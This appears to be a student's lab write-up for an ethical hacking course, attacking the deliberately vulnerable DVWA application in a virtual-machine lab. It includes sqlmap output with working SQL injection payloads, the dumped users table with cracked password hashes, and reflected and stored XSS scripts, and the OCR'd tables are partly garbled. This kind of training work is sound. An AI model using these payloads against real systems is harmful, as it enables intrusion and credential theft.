


## CYSE 450 - Ethical Hacking & Penetration Testing Assignment – 12

### Task A: Using SQLMap to automate SQL injection to Obtain data from DVWA Application

1. Open terminal in Kali Linux
2. Login to Metasploitable2 VM and find the IP address.
3. In the browser, in Kali VM, type the IP address of metasploitable2 and login to DVWA application.
4. Set the "DVWA Security" to "low", Select "SQL Injection" tab and type "1" in the User Id box. Hit the Submit button. Don't forget to copy the URL after submitting action. Please submit the screenshot for this step.



Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection — Mozilla Firefox

Damn Vulnerable Web App

http://192.168.1.64/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

**DVWA**

**Vulnerability: SQL Injection**

User ID:  Submit

ID: 1  
First name: admin  
Surname: admin

User ID: 1  
Security: Low

**More info**


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

5. Use sqlmap tool/command to find the vulnerabilities for SQL injection in the URL copied in the above step. Highlight the Vulnerabilities detected for SQL injection. Please submit the screenshot for this step.



```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 9579=9579#&Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FL00R)
  Payload: id=1' AND ROW(5304,4986)>(SELECT COUNT(*),CONCAT(0x717a786b71,(SELECT (ELT(5304=5304,1))),0x716b707871,FL00R(RAND(0)*2)x FROM (SELECT 5295 UNION SELECT 9906 UNION SELECT 7898 UNION SELECT 8400)a GROUP BY x)-- liRt&Submit=Submit


  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 6083 FROM (SELECT(SLEEP(5)))XLiC)-- TReV&Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x717a786b71,0x6976476458644a674f4876654c5045667942636e7342454853586d65616d6c47726f494e574f6c72,0x716b707871)#&Submit=Submit

[10:50:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
```

The terminal window shows the results of the sqlmap command. The output is highlighted with a red box. It lists four types of SQL injection vulnerabilities for the 'id' parameter: boolean-based blind, error-based, time-based blind, and UNION query. Each type includes its title, payload, and a note about the MySQL version. The terminal is running on a Parrot OS system, as indicated by the window title and the footer.

6. In Kali terminal, use SQLmap command to display all the tables used by DVWA database. Please submit the screenshot for this step.



Parrot Terminal


```
File Edit View Search Terminal Help
7726f494e574f6c72,0x716b707871) #&Submit=Submit
...
[10:51:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[10:51:50] [INFO] fetching database names
[10:51:50] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[10:51:50] [INFO] fetched data logged to text files under '/home/parrot/.local/share/sqlmap/output/192.168.1.6
[10:51:50] [WARNING] your sqlmap version is outdated
[*] ending @ 10:51:50 /2023-11-30/
(base) [parrot@parrot-vmware]~$
```

All Tables

Demo Vulnerable Web Application (DVWA) v1.0.7

Name	Value	Domain	Path	Expires / Max-Age	Size	Hit	Data
PHPSESS...	e76f3ddefc992a3dcfc42f304d56392*	192.168.1.64	/	Session	41	fa	PHPSESSID="e76f3ddefc992a3dcfc42f304d56392* Created:"Thu, 30 Nov 2023 15:31:34 GMT" Domain:"192.168.1.64" Expires / Max-Age:"Session" HostOnly:true HttpOnly:false Last Accessed:"Thu, 30 Nov 2023 15:49:28 GMT"


7. Use SQLmap command to display all the users along with passwords in plaintext format in “users” table. Please submit the screenshot for this step.




```
[10:53:20] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[10:53:21] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user_id | user   | avatar
+-----+-----+
| 1       | admin  | http://172.16.123.129/dvwa/hackable/users/admin.jpg
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg
| 3       | Gordon  | 
| 4       | 1337   | http://172.16.123.129/dvwa/hackable/users/1337.jpg
| 5       | Hack    | 
+-----+-----+
| 6       | pablo  | http://172.16.123.129/dvwa/hackable/users/pablo.jpg
| 7       | Pablo   | 
| 8       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg
| 9       | Bob     | 
+-----+-----+
| 10      | ith    | 
+-----+-----+
| password
+-----+
| 5f4dcc3b5aa765d61d8327deb882cf99 (password)
| e99a18c428cb38d5f260853678922e03 (abc123)
| 8d3533d75ae2c3966d7e0d4fcc69216b (charley)
| 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
| 5f4dcc3b5aa765d61d8327deb882cf99 (password)
```

## Task B: Using Cross Site Scripting to Obtain data from DVWA Database

1. Login to DVWA application and set the “DVWA Security” to “low”.
2. Select “XSS reflected” and post a Malicious Message to Display an Alert Window in DVWA application Window by embedding a JavaScript program in the “What is Your name?” field.



3. Post a malicious code to display cookies using alert(), as demonstrated in the class.



4. Select “XSS Stored” and in the message box, use “<script>document.location=lp-address of DVWA website</script> to perform DOM based Cross site scripting.

ss\_s/

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar has a navigation menu with various exploit categories. The 'XSS stored' option is highlighted in green, indicating the current page. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains a form with fields for 'Name' (set to 'test2') and 'Message' (containing the exploit code: '<script>document.location="http://192.168.1.64"</script>'). A red box highlights the message input field. A red button labeled 'Stored XSS' is visible. Below the form, a message box shows the output: 'Name: test' and 'Message: This is a test comment.' At the bottom, there's a 'More info' section with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>. The bottom footer displays the application details: 'Username: admin', 'Security Level: low', 'PHPIDS: disabled', and buttons for 'View Source' and 'View Help'. The footer also includes the text 'Damn Vulnerable Web Application (DVWA) v1.0.7'.